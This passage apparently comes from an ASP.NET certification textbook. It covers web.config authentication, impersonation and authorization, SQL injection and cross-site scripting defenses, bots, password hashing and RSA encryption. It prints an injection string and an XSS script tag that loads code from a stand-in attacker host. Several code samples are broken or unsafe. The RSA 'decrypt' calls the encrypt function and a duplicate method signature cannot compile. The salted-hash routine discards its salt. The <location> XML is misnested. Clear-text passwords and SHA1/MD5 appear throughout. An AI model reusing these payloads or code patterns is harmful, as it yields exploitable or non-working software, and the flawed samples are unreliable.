  - c. `RolePrincipal`
  - d. `RoleEnabler`
5. Which providers are available in the .NET Framework to maintain role information in different data stores?
  - a. SQL Server
  - b. Windows
  - c. Authorization Manager
  - d. Authentication Manager

## Review Questions

1. You use the ASP.NET membership API to represent the users of your web application. Which programming interface will you use to administer your Web site users?
2. You use the `Profile` object to store information about your Web site visitors. What should be done to store anonymous user profiles?

## ■ Case Scenarios

### Scenario 11-1: Updating User Information

Your web application uses the ASP.NET Membership API to manage its users. Consider a scenario where the currently logged in user changes his/her password through your Web site's user-profile page. Write the procedure to update user information in the membership store.

### Scenario 11-2: Migrating an Anonymous User

You use the `Profile` object to store information about the users of your Web site. Additionally, you have enabled the Anonymous Identification feature to store profile information for anonymous users. Write the procedure to migrate anonymous profile information when an anonymous user transitions to an authenticated user by logging in to your Web site.



## Workplace Ready

### Using Custom Providers

ABC Software, Inc. develops web applications for a banking domain. They use the ASP.NET Membership API and Role Manager API to manage users and roles in their web applications. One of their clients uses an Oracle database to store user credentials of their Web site. Suggest the approach that the developers of ABC Software, Inc. should take to manage membership information using the Oracle database.

# Protecting Web Applications

## OBJECTIVE DOMAIN MATRIX

TECHNOLOGY SKILL	OBJECTIVE DOMAIN	OBJECTIVE DOMAIN NUMBER
Configuring Security	Establish security settings in web.config files.	6.3
Protecting Web Applications from Vulnerabilities	Identify vulnerable elements in applications.	6.4
Protecting Sensitive Information	Ensure that sensitive information in applications is protected.	6.5

## KEY TERMS

**authentication****encryption****authorization****hashing****bots****impersonation****cross-site scripting****SQL injection attack**

Enforcing security is an essential part of the development process of any web application. Fundamentally, security deals with protecting sensitive key information from unauthorized access. You can follow various mechanisms to enforce security, which may involve identifying users based on their roles, denying access to vulnerable resources, and protecting sensitive information that is stored in a persistent storage or transmitted over the network.

To implement these mechanisms you need a primary framework that includes built-in security features. The ASP.NET framework provides various security features that can be used to implement security in web applications.

## ■ Configuring Security



One main security feature is to allow or deny user access to sites. You can restrict user log in to your Web site or prevent logged in users from accessing sensitive information in your application through settings in the web.config file. The elements in the web.config file provide a way to safeguard Web sites from intruders.

All web applications enforce security by implementing the basic security levels such as authentication and authorization. You can configure these security levels in the web.config file by analyzing the type of users accessing your web application as well as the requirements of your web application.

## Understanding Security Levels

Implementing fundamental security levels in your web application is the primary task of enforcing security.

Most web applications implement the essential common levels of security that include:

- **Authentication:** The process of identifying users and ensuring the authenticity of their identity. In other words, it is the process of verifying a user's identity.
- **Impersonation:** The process of executing code in the name of another user account. By default, ASP.NET executes in the security context of a fixed machine-specific user account. By using impersonation, you can change this fixed user account for all users, web pages, and applications temporarily for performing certain tasks. For example, consider that you have set up personalized directories for each user in your web server. When a user logs in, you can impersonate the default ASP.NET account to the user's account in order to ensure that the user accesses only the files specified in the respective directory. This ensures that ASP.NET performs tasks according to the permission of the currently authenticated user.
- **Authorization:** The process of determining the user's rights to access a specified web page or to perform specified tasks.

### X REF

You can refer to the topic “Configuring Application through Files” in Lesson 13 to learn more about ASP.NET configuration files.

## UNDERSTANDING WEB.CONFIG SECURITY ELEMENTS

The web.config file contains security-related elements that you can configure to implement the fundamental security levels discussed earlier. Table 12-1 discusses the security elements of the web.config file.

**Table 12-1**

Security Elements of the Web.config File

ELEMENT	DESCRIPTION
<authentication>	Configure user authentication by configuring this element, which should be configured only at the machine or application level and not at the page level.
<identity>	Configure impersonation using this element, which enables specifying the user account to be used for impersonation and can be configured at machine, application, or page level.
<authorization>	Configure authorization this element, which enables you to configure user's rights to access URL resources and can be set at machine, application, or page level.
<location>	This element enables you to specify settings for a particular resource such as HTML documents or .aspx pages. A resource that the location element denotes can be a subdirectory containing a set of .aspx pages or a single .aspx page. For example, you can use this element to specify the authorization rules for access to your Web site's login page.

## Configuring Authentication

ASP.NET provides various authentication systems, through any of which you can authenticate the user's identity.

ASP.NET provides the following authentication systems:

- **Windows authentication:** Matches web users to Windows users accounts defined on the local computer or another domain on the network. You can implement Windows authentication when you create your application for a group of known users who already have a Windows account.
- **Forms authentication:** In this token-based system, when the user logs in to a site, a token with basic user information is stored in an encrypted cookie. This cookie is attached to the response enabling it to be submitted on each subsequent request.
- **Passport authentication:** Enables the user to sign in with Microsoft Passport authentication.

#### MORE INFORMATION

To learn more about the ASP.NET authentication systems, refer to the ASP.NET Authentication section in the MSDN library.

You can configure these authentication systems using the child elements and attributes of the `<authentication>` element. The `Mode` attribute of the `<authentication>` element specifies the authentication type. Table 12-2 lists the various values of the `Mode` attribute.

**Table 12-2**

Values of the Mode Attribute of the `<authentication>` Element

VALUE	DESCRIPTION
Windows	Indicates that the default authentication mode is Windows authentication. Users are identified using their Microsoft Windows account names. It is the responsibility of Internet Information Server to authenticate users in this case. By default, this mode is enabled.
Forms	Indicates that the default authentication mode is ASP.NET forms-based authentication. This mode enables you to store user and role information in a custom data store such as in a database or in a text file.
Passport	Indicates that the default authentication mode is Microsoft Passport authentication. This mode when enabled, allows users to log into your Web site using their MSN or Hotmail accounts.
None	Enables anonymous users to log in or applications to perform the custom authentication process.

Table 12-3 lists the child elements of the `<authentication>` element.

**Table 12-3**

Child Elements of the `<authentication>` Element

ELEMENT	DESCRIPTION
<code>&lt;forms&gt;</code>	Enables configuring an ASP.NET application for custom forms-based authentication.
<code>&lt;passport&gt;</code>	Enables redirecting the users to the login page of a Web site if they have not signed on with the Microsoft Passport authentication.

#### MORE INFORMATION

To learn more about attributes and child elements of the `<forms>` element, you can refer to the `<forms>` section in the MSDN library.

## CONFIGURING FORMS AUTHENTICATION

The following configuration settings define forms-based authentication in an application's `web.config` file. The forms authentication attributes enable you to specify the required forms authentication settings. The given setting specifies the page the user should be redirected to using the `loginUrl` attribute. Additionally, the setting specifies a false value to the `requireSSL` attribute that enables the cookie to be transmitted even if the SSL is not enabled on the web.

server. Also, the `<credentials>` sub tag of the `<forms>` element in the given setting stores the user's credentials in a clear text format:

```
<authentication mode="Forms">
  <forms name="SampleCookie"
    loginUrl="login.aspx"
    requireSSL="false">
    <credentials passwordFormat="Clear">
      <user name = "User1" password="UserPassword" />
    </credentials>
  </forms>
</authentication>
```

**TAKE NOTE\***

You can store user's credentials in a web.config file as shown in the example, for solutions that involve fewer users. However, in large scenarios, you need to store the user's credentials in a custom file or in a database. The `<credentials>` element also lets you specify the user password in a hashed format either using SHA1 or MD5 algorithm.

**MORE INFORMATION**

To learn more about the `<credentials>` sub tag of the `<forms>` element, refer to the `<credentials>` section in the MSDN library.

**ENCRYPTING PASSWORD CREDENTIALS**

You can store the password in different formats when using forms authentication. The following sample configuration setting stores the password for user credentials in a hashed format using the SHA1 algorithm:

```
<authentication>
  <forms name="SampleCookie"
    loginUrl="login.aspx"
    requireSSL="false">
    <credentials passwordFormat="SHA1">
      <!-- User section -->
    </credentials>
  </forms>
</authentication>
```

In order to store a hashed version of a user's password in your configuration file, you can write code as shown next. The given code snippet uses the configuration API to modify the authentication section of a web.config file. The `FormsAuthentication.HashPasswordForStoringInConfigFile` method in the code hashes the clear text password using the SHA1 algorithm:

```
//Opens the configuration file of the web application using the
specified virtual path.
Configuration config = WebConfigurationManager.OpenWebConfiguration("/");
AuthenticationSection authenSec = (AuthenticationSection)config
  .GetSection(@"system.web/authentication");
//Get the username and password from Textbox controls
string userName = Name.Text;
string pwd = Password.Text;
// Hash the password using SHA1 algorithm.
string hashedPwd =
  FormsAuthentication.HashPasswordForStoringInConfigFile(pwd, "SHA1");
//Add the username and hashed password in the user section of the
Credentials element using the FormsAuthenticationUser class available
in the System.Web.Configuration namespace.
authenSec.Forms.Credentials.Users.Add(new FormsAuthenticationUser
  (userName, hashedPwd));
config.Save();
```

**TAKE NOTE\***

You can include the given code in the example in a separate Windows application or in an administrative application that manages users of your web application.

## Configuring Impersonation

The `<identity>` element enables you to control impersonation in ASP.NET applications.

The `<identity>` element lets you configure impersonation by allowing you to specify that all page requests must run under the identity of the user who made the request. However, you can configure impersonation in more than one way depending on your need. That is, you can configure the `<identity>` element either to impersonate the Windows account authenticated by IIS or to impersonate a specific user account for all the requests.

### IMPERSONATING AN IIS AUTHENTICATED IDENTITY

When you enable impersonation in your ASP.NET application, the IIS takes over the authentication and authorization process. In this case, during authentication the IIS passes an access token to your application code. Your application then runs using this access token. The token can be an authenticated user token or an anonymous user token which is the `IUSR_[ComputerName]` account, depending on the authentication type.

The following configuration setting enables impersonation and uses the IIS authenticated identity to run the application code:

```
<configuration>
  <system.web>
    <identity impersonate = "true"/>
  </system.web>
</configuration>
```

### IMPERSONATING A SPECIFIC USER IDENTITY

You can also configure the `<identity>` element to impersonate a specific user account for all page requests of your application. To perform this, you have to set the `userName` and `password` attributes of the `<identity>` element. The following configuration setting specifies a user account for impersonation. The given setting enables your application to run using the “Mike” identity, despite the logged in user’s identity:

```
<configuration>
  <system.web>
    <identity impersonate = "true"
      userName = "Mike"
      password = "pwd" />
  </system.web>
</configuration>
```

TAKE NOTE\*

Configuring impersonation using a specific user identity as shown in the previous example enables applications to access resources through integrated security, such as files on another computer on the network.

By default, the `<identity>` element does not provide a way to encrypt the impersonated password. This paves the way for higher risk when the impersonated account has high privileges if other users read the password by accessing the computer.

To reduce the risk of user access to passwords, you can encrypt the identity settings using the `aspnet_setreg.exe` tool, which enables you to store the registry setting in an encrypted format. The following command uses the `aspnet_setreg.exe` tool to encrypt the username and password for the `<identity>` element and stores the encrypted version in the `HKLM\Software\myApplication\Identity` registry key:

```
aspnet_setreg -k:Software\myApplication\Identity -u:"Mike" -p:"pwd"
```

To store the impersonated user account in the registry in an encrypted version, you have to set the user account in the `<identity>` element as shown here:

**TAKE NOTE\***

```
<identity impersonate = "true"
    userName = "registry:HKLM\Software\myApplication\Identity\
ASPNET_SETREG,userName"
    password = "registry:HKLM\Software\myApplication\Identity\
ASPNET_SETREG,password"/>
```

**MORE INFORMATION**

To learn more about impersonation, you can refer to the ASP.NET impersonation section in the MSDN library.

## Configuring Authorization

You can define the authorization rules for your web application in the `web.config` file through the `<authorization>` element.

The `<authorization>` element provides a way to set access rules based on users as well as based on their roles. Additionally, the element also enables defining access rules based on the transmission methods (verbs) such as GET, HEAD, POST, and DEBUG. Table 12-4 describes the child elements of the `<authorization>` element.

**Table 12-4**

Child Elements of the `<authorization>` Element

ELEMENT	DESCRIPTION
<code>&lt;allow&gt;</code>	Grants access to resources based on the users, roles, and verbs.
<code>&lt;deny&gt;</code>	Denies access to resources based on the users, roles, and verbs.

## SPECIFYING ACCESS RULES

You can specify any number of allow and deny rules as required. The child elements of the `authorization` element allow using wildcard symbols to specify access rules. That is, to allow or deny access to all users, you can use the wildcard, the asterisk (\*) symbol, to represent all users. Similarly, you can represent anonymous users using another wildcard, the question mark (?) symbol.

The following setting denies access to anonymous users. In this case, ASP.NET checks the specified authentication mode and behaves accordingly. For example, if you have set the authentication mode to forms authentication, the ASP.NET directs the anonymous users to the login page. In Windows authentication mode, instead of ASP.NET, the IIS requests user credentials from the client browser:

```
<authorization>
    <deny users = "?" />
    <allow users = "*" />
</authorization>
```

**TAKE NOTE\***

During runtime, ASP.NET scans through the access rules specified in the `<authorization>` element from top to bottom. When it finds the first access rule that corresponds to the current request, it stops scanning and applies that rule for the user. In the previous setting, even though both allow and deny rules are set, ASP.NET evaluates the deny rule specified in the first line because it applies to the current request. However, it does not evaluate the allow rule that is specified next.

The previous setting specifies the authorization rules in the application's `web.config` file in order to be applied to all web resources that are part of the web application. To apply access rules for particular resources of a subdirectory, you can set the authorization settings in the

web.config file of the required subdirectory. For example, to restrict a user from accessing web resources placed in a subdirectory, you can set the rule in the web.config file of the subdirectory as follows:

```
<authorization>
  <deny users="Mike" />
</authorization>
```

The given setting denies access to all the resources of the subdirectory for the user Mike.

**TAKE NOTE\***

When you set authorization rules in subdirectories, ASP.NET still applies rules specified in parent directories. However, it applies the rule as specified in the subdirectory first and then applies the rule specified in the parent directory. For example, in the earlier example, if the root web.config file has the setting as shown next, then ASP.NET denies access to resources of the subdirectory for the user account Mike. However, it allows user account Mike to access all other resources of the web application:

```
<authorization>
  <allow users = "Mike" />
</authorization>
```

**X REF**

You can refer to the lesson “Configuring Applications through Files” in Lesson 13, “Configuring and Deploying Web Applications,” to know about the configuration file hierarchy.

**TAKE NOTE\***

The examples in this section assume that the authentication mode is forms authentication and have used the format for specifying usernames accordingly. If the authentication mode is Windows, then you have to specify usernames in the format DomainName\UserName or MachineName\UserName. The following setting specifies authorization rules for the user account Mike on a computer named Machine1 for Windows authentication mode:

```
<authorization>
  <allow users = "Machine1\Mike" />
</authorization>
```

**MORE INFORMATION**

To learn more about specifying authorization rules, refer to ASP.NET Authorization in the MSDN library.

**MORE INFORMATION**

To know more about the `<location>` element, refer to the corresponding section in the MSDN library.

**CERTIFICATION READY?**

Establish security settings in web.config files.

6.3

## SETTING FILE ACCESS PERMISSIONS

You can use the `<location>` element to specify authorization rules for a particular file or directory. It lets you set individual file access permissions through the `path` attribute. The following setting specifies the access rule for a page named ProtectedPage.aspx through the `<location>` element. The setting allows anonymous users to access all the resources of the web application except the page ProtectedPage.aspx. The setting allows only the user jenny to access the ProtectedPage.aspx:

```
<configuration>
  <system.web>
    <authorization>
      <allow users = "?" />
    </authorization>
    <system.web>
      <location path = "ProtectedPage.aspx">
        <system.web>
          <authorization>
            <allow users = "jenny" />
          </authorization>
        </system.web>
      </location>
    </system.web>
  </configuration>
```

**TAKE NOTE\***

The `<location>` element appears directly under the `<configuration>` element. Additionally, you can also use the `allowOverride` attribute of the `<location>` element to lock specific settings of a configuration file. This prevents web.config files of the child directories from overriding the specified setting.

## ■ Protecting Web Applications from Vulnerabilities

**THE BOTTOM LINE**

In the current era, to ensure business growth and benefits, most companies are taking their operations online using high-performing web applications. Though this provides just-in-time information to users, it also increases the chances of security threats to data. One of the major tasks of a Web site developer is to develop a site that is not vulnerable to intrusions by malicious hackers and other destructive codes. Building secure web applications requires careful design of the application to withstand security vulnerabilities.

Many web applications involve online transactions to accept critical information from users like bank account details in input fields such as a Text box control through web forms. Carrying such highly confidential information over the network may involve security threats due to various security attacks. Some common types of security attacks include:

- ***SQL injection attacks:*** The process of injecting SQL code into an application in an unintended way. Mostly, applications that involve dynamic building of SQL string to create a command with user-supplied values are prone to this attack.
- ***Cross-site scripting (XSS):*** The process of executing script in the client's browser to capture user sessions or to ruin Web sites. Cross-site scripting may occur whenever an application accepts user-supplied data without validating or encoding it.
- ***Attacks from Bots:*** Bots are automated program and are often associated with malicious software that can track information from Web sites. These automated programs if not circumvented can steal Web site contents by downloading entire web pages by interfering with a user's internet connection or submitting comment spam to blog postings.

### Managing SQL Injection Attacks

Web applications that interact with a database are susceptible to SQL injection attacks.

Hackers perform SQL injection attacks by passing unexpected SQL code into an application. When the application executes the SQL code on a database, it can produce undesired result such as deleting contents from tables or retrieving sensitive information from the database. An attacker can pass SQL queries through a web form input or in the query string of a page request.

### DISCUSSING GENERAL SCENARIOS OF SQL INJECTION ATTACKS

Consider a web page that accepts a Customer ID in a text box and returns all the customer records for that ID. In this case, the SQL command is built dynamically using the values supplied in the text box as shown:

```
string sqlCommand = "SELECT cust_fname, cust_lname, cust_SSN FROM
Customers WHERE cust_id = '" + custID.Text + "'";
```

A malicious user could meddle with the SQL statement by entering unexpected input into the text box. For example, consider if a malicious user enters the input for the customer id field as ZZZ' OR '1' = '1. Now the SQL statement that is created would be:

```
SELECT cust_fname, cust_lname, cust_SSN
FROM Customers WHERE cust_id = 'ZZZ' OR '1' = '1'
```

Even though the value ZZZ does not exist in the customers table, when this statement executes, it returns all records from the customer table because  $1 = 1$  is true. In this way, all the information including the sensitive data such as the Social Security Numbers of customers stored in the database could be revealed to the hacker.

**TAKE NOTE \***

SQL code can also be injected through the query string. For example, if an application passes an order id value from one page to another to enable users to view order details, unintended SQL code like that shown in the previous example can be passed in the query string.

### **PREVENTING SQL INJECTION ATTACKS**

The simplest way to prevent your application from SQL injection attacks is by filtering every user input before using it in a query statement. Some of the methods that you can follow to prevent SQL injections in your application are listed in Table 12-5.

**Table 12-5**

Methods to Prevent SQL Injection Attacks

METHOD	DESCRIPTION
Limiting user input length	Validate input data length to avoid long input entries. This reduces the chance of accepting unnecessary lengthy scripts.
Validating user input	Validate data for type, format, and range as a best practice and use a list of acceptable characters to implement input constraint. Use the validator controls included in the ASP.NET Framework to validate the user input.
Validating the number of records to be returned	Check the number of rows that should be returned on executing a command. Display an error message to the user if number of rows returned is more than expected.
Restricting the display of error information	Display only a generic message when a database exception occurs (e.g., "Error in accessing data source"), instead of displaying the entire exception message returned by a database exception.
Using stored procedures	Setup and execute all queries as stored procedures because the syntax to accept parameters prevents the use of characters such as apostrophes and hyphens.
Restricting database access	Provide only restricted access to the database as a key security measure. You should never provide direct table access but only grant execute permissions to selected stored procedures in the database.

**+ MORE INFORMATION**

You can refer to the "Protect from SQL Injection" in the ASP.NET section in the MSDN library to know about more possible SQL injection attacks and various ways to prevent them.

**TAKE NOTE \***

Cross-site scripting attacks also work over HTTP and HTTPS (SSL) connections.

### **Protecting Web Applications from Cross-Site Scripting**

One of the problems faced by web developers is client-side script injection by hackers in web pages. The objective could be anything from defacing the site by displaying undesired HTML or to redirecting users to the hacker's site.

Cross-site scripting attacks occur when any malicious user injects client-side script code to exploit vulnerabilities in web page validation. The injected script is embedded in the response data that is sent back to a user. The user's browser then runs the script code, unaware of the legality of the code.

## USING INPUT FIELDS TO INJECT MALICIOUS SCRIPT

Consider a scenario where you provide a text box control to get a user's address to store it in a database. In this case, instead of entering an address, a malicious user may enter a JavaScript code such as:

```
<Script SRC= "http://MaliciousSite.com/functions/hack.js">
</Script>
```

In this case, if proper validation is not provided for the user input, the client script code is stored in a database. When the stored data is retrieved and presented, the malicious script is executed. By injecting client-script in an input field, a hacker can even divert the user to his site.

## PREVENTING CROSS-SITE SCRIPTING ATTACKS

The major reason your web application is susceptible to cross-site scripting attacks is failure in validating user inputs. Additionally, cross-site scripting attacks can also occur when data is stored without being encoded. To prevent cross-site scripting attacks you can deploy the following methods:

- **Using request validation:** ASP.NET provides a request validation feature that prevents the server from accepting data containing unencoded HTML. Request validation is performed by comparing all input data to a list of potentially dangerous values. If a match occurs, ASP.NET triggers an exception—`HttpRequestValidationException`. For instance, as discussed in the previous example, when a malicious client-side script is entered in an input field and submitted to the server, the ASP.NET request validation throws an exception and aborts processing the request.

By default, request validation is enabled in machine.config using the `PagesSection.validateRequest` property as shown:

**TAKE NOTE \***

```
<configuration>
  <system.web>
    <pages validateRequest="true" />
  </system.web>
</configuration>
```

**TAKE NOTE \***

You can also disable the request validation feature for a page by setting the `ValidateRequest` attribute of the page directive to false. However, it is not recommended to disable the request validation feature unless it is absolutely necessary.

- **Encoding input using encoding methods:** You can use the `Server.HtmlEncode` method to HTML-encode user input that is stored for future use. This method converts HTML characters, present in the user input, to corresponding HTML representation. Thus, when the response data is sent back to the client browser, the browser does not execute client-script code because the data is encoded. Instead, the browser renders the data as normal HTML.

**TAKE NOTE \***

You can also use the `HttpUtility.HtmlEncode` method when displaying the output that contains input from the user or a database to a web page. Additionally, you can also use the `HttpUtility.UrlEncode` method to encode URLs that contain user input.

**+ MORE INFORMATION**

You can refer to the section "Prevent Cross-Site Scripting in ASP.NET" in the MSDN library to learn more about cross-site scripting.

- **Validating input using server-side validation:** Any input could be malicious; therefore, you can secure your application by performing the following methods to validate inputs:
  - Use ASP.NET validator controls such as `RegularExpressionValidator` and `RangeValidator` to restrict input supplied through server controls.
  - Use `System.Text.RegularExpressions.Regex` class in your server-side code to restrict input supplied through client-side HTML input controls or input from other sources such as query strings or cookies.
  - Convert the input data to the equivalent .NET Framework datatype to validate types such as integers, doubles, dates, and currency amounts and to handle any resulting conversion errors.

**+ MORE INFORMATION**

Microsoft provides an encoding library, Microsoft Anti-Cross Site Scripting Library V3.0, to enable developers to protect their web applications from cross-site attacks. To learn more about this library, refer to the section "Microsoft Anti-Cross Site Scripting Library V1.5: Protecting the Contoso Bookmark page" in the MSDN library.

## Protecting Web Applications from Bots

Bots are a type of malicious software that runs automated tasks over the Internet. Bots can submit comment forms without any user interaction and broadcast Web sites with spam.

Bots are also known as web robots. They can perform simple tasks repetitively at a higher rate. You can prevent bots by using:

- CAPTCHA
- NoBots

**TAKE NOTE\***

Spamming is the process of sending massive amounts of bulk email. Sniffing is the process of retrieving sensitive information.

### USING CAPTCHA

You can avoid bots by using CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart). CAPTCHAs help to prevent malicious actions performed by bots such as spamming or sniffing. For example, bots can use email accounts that are provided free by Yahoo or Google to send spam to web users. Additionally, CAPTCHAs enable you to protect email addresses that are displayed by sites.

**TAKE NOTE\***

When a CAPTCHA is used in Web sites, it displays images with distorted letters on it. The displayed letters are human readable and cannot be read by automated software.

**+ MORE INFORMATION**

You can use the ASP.NET Captcha Control and ASP.NET AJAX Captcha Component in your web forms to detect bots and prevent automated page posting. For more information about the Captcha control, refer to the Visual Studio gallery in the MSDN site.

**X REF**

To learn what ASP.NET AJAX control is, refer to the lesson "Understanding ASP.NET AJAX Control Toolkit" in Lesson 6 of this book.

### PREVENTING BOTS USING NOBOT

You can use the NoBot control provided in the ASP.NET AJAX Control Toolkit to secure applications from bots. At least one of these conditions has to be met for the NoBot control to intercept the postback of the current ASP.NET web form:

- Failure of the browser to solve a JavaScript code (for instance when JavaScript is deactivated).
- Faster submission of a form.
- Frequent submission of the form in a certain period of time by the client IP address.

**CERTIFICATION READY?**  
Identify vulnerable  
elements in applications.  
6.4

The following markup demands at least a 10-second elapse between postbacks and only 5 postbacks or less within a 15-second interval:

```
<ajaxToolkit:NoBot ID="nb" runat="server"
CutoffMaximumInstances="5"
CutoffWindowSeconds="15"
ResponseMinimumDelaySeconds="10" />
```

## ■ Protecting Sensitive Information



Imagine an e-commerce application where you need to provide credit card information to perform transactions. In this case, if someone listened to the network traffic, he or she could easily steal the credit card details if it were sent in plain text. This could result in a major threat. It is necessary to encrypt such sensitive information used in web applications from hackers.

Cryptography allows you to store and transmit sensitive data in such a way that outsiders cannot read the data. Cryptography is often referred to as **encryption**. Encryption is a data-security method that uses different cryptographic algorithms to convert confidential data to nonintelligible data, also known as ciphertext. To recover the original data, you need to use equivalent decrypting algorithms. Another method is **hashing**, which is a one-way encryption. When you hash data using a cryptographic algorithm, you cannot decrypt the data.

There are different ways to encrypt and hash data. Different algorithms are needed because there are diverse needs for encryption and hashing. An algorithm is chosen based on different parameters such as the extent of security required, speed, or simplicity of the algorithm. The names of these algorithms are often short acronyms. For example, some of the most common algorithms are RC2, RSA, AES, and SHA.

.NET provides classes supporting these algorithms as part of the `System.Security.Cryptography` namespace. The three base abstract classes included in the `Cryptography` namespace are:

- **AsymmetricAlgorithm:** Represents asymmetric encryption using both public and private keys. Data encrypted with the public key can be decrypted only by using the private key.
- **SymmetricAlgorithm:** Represents symmetric encryption using a single shared secret key. Only the same key can decrypt data encrypted with this key.
- **HashAlgorithm:** Represents hash generation and verification.

### X REF

You can refer to the section “Exploring Data Encryption” in Lesson 9, “Securing Applications, Users, and Data in .NET” of the 70-536 exam book to understand Cryptography classes in .NET.

## Hashing Data

Algorithms used for hashing are one-way algorithms because they encrypt data but do not decrypt it. They can be used to ensure that data is not tampered with.

Hashing is a way to calculate a fixed-length fingerprint (hash) of input data in a manner to ensure a different output (hash value) at all times. This means that each time the input changes, the hash changes as well. In addition, the hash is always a fixed length that is not related to the input length.

To hash an input data such as a user password, first choose the appropriate algorithm depending on your need. You can then choose the corresponding class from the namespace. Two hashing algorithms available are MD5 and SHA.

## HASHING PASSWORDS WITH SALT

Consider a scenario where an attempt is made to access your server's password file. This is easily achievable if the password is stored in a text format file. If the password is hashed and stored in a file, it is not decipherable for a hacker.

However, there is a way to break through hashed data if a hacker can hash every string from a dictionary of likely passwords and scan through the server's password file. If the hashed string matches with the hashed password that is stored in the file, then a hacker would be able to retrieve the passwords.

You can use salt to provide a more secured hashing. A salt is a random value that you can use to generate the hashed password. To do so, first you need to generate a cryptographic random unique string of a fixed length for every username. This string is called "salt." Next, retrieve a Base64 string representation of the generated random number. The hash of the string is formed by concatenating the user's password to the salt. For example, if a password is "secret-password" and the salt is "V5qd" then it will hash as "V5qdsecretPassword." You can then store the username, salt, and hash in a database or a file. The code snippet that follows shows you how to generate a salt and use it to generate a hashed password:

```
private static string HashPasswordwithSalt(string pwd )
{
    byte[] key = new byte[20];
    // Generate a cryptographic random number.
    System.Security.Cryptography.RandomNumberGenerator rn =
System.Security.Cryptography.RandomNumberGenerator.Create();
    rn.GetBytes(key);
    // Retrieve a Base64 string representation of the random number
    .string salt = Convert.ToBase64String(key);
    //Concatenate salt with password
    string saltedPwd = String.Concat(pwd, salt);
    //Create hashed password
    string hashPwd =
        FormsAuthentication.HashPasswordForStoringInConfigFile
(saltedPwd, "sha1");
    return hashPwd;
}
```

To validate the password when the user logs in, you need to:

1. Retrieve the salt from the database and hash it with the password provided by the user during log on.
2. Compare that value to the hashed password stored in the database. If the values match, the password provided by the user is correct. If the values don't match, the password provided by the user is incorrect.

## Encrypting Information

---

Like hashing algorithm, you can also use other encryption algorithm to protect sensitive data.

A slip in maintaining tight security can occur because of poor administrative policies, weak administrator passwords, or other exploitable software on the server. Therefore, storing confidential information in a secure way is a critical task.

Some developers think that saving sensitive information such as credit card information on a server-side database is safe, but security experts think otherwise. According to them, saving sensitive information as plain text is not enough; they suggest that such data should be stored in an encrypted format.

## USING ASYMMETRIC ALGORITHM

The following sample code shows you how to encrypt and decrypt credit card information entered in a web form using the RSA asymmetric algorithm. The code assumes that the web form has the following controls:

- **CreditCardInfo TextBox control:** Accepts credit card details from users.
- **EncryptedCreditCardInfo Textbox control:** Displays the credit card details in encrypted form.
- **DecryptedCreditCardInfo TextBox control:** Displays the decrypted card detail.
- **EncryptandDecryptData Button control:** Displays the entered credit card data in an encrypted form and decrypted form in the respective text box controls when clicked.

```
using System;
using System.Security.Cryptography;
using System.Text;
//Click event handler of the EncryptandDecryptData Button control
protected void EncryptandDecryptData_Click(Object sender, EventArgs e)
{
    try
    {
        //Create a UnicodeEncoder to convert between byte array and
        string.
        UnicodeEncoding ByteConverter = new UnicodeEncoding();
        //Create byte arrays to hold original, encrypted,
        and decrypted data.
        byte[] dataToEncrypt = ByteConverter.GetBytes
(CreditCardInfo.Text);
        byte[] encryptedData;
        byte[] decryptedData;
        //Create a new instance of RSACryptoServiceProvider to
        generate public and private key data.
        using (RSACryptoServiceProvider RSA =
new RSACryptoServiceProvider())
        {
            //Pass the data to ENCRYPT, the public key information using
            RSACryptoServiceProvider.ExportParameters(false), and a boolean flag
            specifying no OAEP padding.
            encryptedData = RSAEncrypt(dataToEncrypt,
RSA.ExportParameters(false), false);
            // Display the encrypted card info in the respective
            text box control.
            EncryptedCreditCardInfo.Text =
ByteConverter.GetString(encryptedData);
            //Pass the data to DECRYPT, the private key information using
            RSACryptoServiceProvider.ExportParameters(true), and a boolean flag
            specifying no OAEP padding.
            decryptedData = RSAEncrypt(encryptedData,
RSA.ExportParameters(true), false);
            //Display the decrypted card info in the
            respective text box control.
            DecryptedCreditCardInfo.Text =
ByteConverter.GetString(decryptedData);
        }
    }
    catch (ArgumentNullException)
    {
```

```
        //Catch this exception in case the encryption did not succeed.
    }
}

// Encrypt the data
static public byte[] RSAEncrypt(byte[] DataToEncrypt,
RSAParameters RSAKeyInfo, bool DoOAEPPadding)
{
    try
    {
        byte[] encryptedData;
        //Create a new instance of RSACryptoServiceProvider.
        using (RSACryptoServiceProvider RSA =
new RSACryptoServiceProvider())
        {
            //Import the RSA Key information. This only needs to include
the public key information.
            RSA.ImportParameters(RSAKeyInfo);
            //Encrypt the passed byte array and specify
            OAEP padding. OAEP padding is only available on Microsoft
            Windows XP or later.
            encryptedData = RSA.Encrypt(DataToEncrypt, DoOAEPPadding);
        }
        return encryptedData;
    }
    //Catch and display a CryptographicException to the console.
    catch (CryptographicException e)
    {
        return null;
    }
}
// Decrypt the data static public byte[] RSAEncrypt(byte[]
DataToDecrypt, RSAParameters RSAKeyInfo, bool DoOAEPPadding)
{
    try
    {
        byte[] decryptedData;
        //Create a new instance of RSACryptoServiceProvider.
        using (RSACryptoServiceProvider RSA = new RSACryptoService
Provider())
        {
            //Import the RSA Key information. This needs to include the
private key information.
            RSA.ImportParameters(RSAKeyInfo);
            //Decrypt the passed byte array and specify
            OAEP padding. OAEP padding is only available on Microsoft
            Windows XP or later.
            decryptedData = RSA.Decrypt(DataToDecrypt, DoOAEPPadding);
        }
        return decryptedData;
    }
    //Catch and display a CryptographicException to the console.
    catch (CryptographicException e)
    {
        return null;
    }
}
```

**TAKE NOTE\***

Export the private key only if you need to reuse it later. If you do store it, your application must ensure the privacy of the private key.

**TAKE NOTE\***

If you need to store or transmit the export key or keys, you should use the `RSACryptoServiceProvider`.`ToXmlString` method. Like `ExportParameters`, this method takes a Boolean value that indicates whether the private key should be exported. However, `ToXmlString` stores the data in an XML format that can be easily stored, transferred, and imported with the `FromXmlString` method.

**CERTIFICATION READY?**  
Protect sensitive information in applications.

6.5

**STORING KEYS**

The keys used for asymmetric algorithms are more complex than the ones used in symmetric algorithms. Keys used in RSA are called parameters and are represented by an `RSAParameters` structure. You can export RSA keys to the `RSAParameters` structure for later use in your application.

To export public keys to an instance of the `RSAParameters` structure, you need to use the `RSACryptoServiceProvider`.`ExportParameters` method and pass it a Boolean parameter of false. The false parameter value will instruct the method to export only the public key. However, when set to true, the `ExportParameters` will export both the public and private keys.

The following code snippet shows you how to export the automatically generated public key to an `RSAParameters` object:

```
try
{
    //Create a new RSACryptoServiceProvider object.
    RSACryptoServiceProvider RSA = new RSACryptoServiceProvider();
    //Export the key information to an RSAParameters object. Pass
    false to export the public key information or pass true to export
    public and private key information.
    RSAParameters RSAParams = RSA.ExportParameters(false);
}
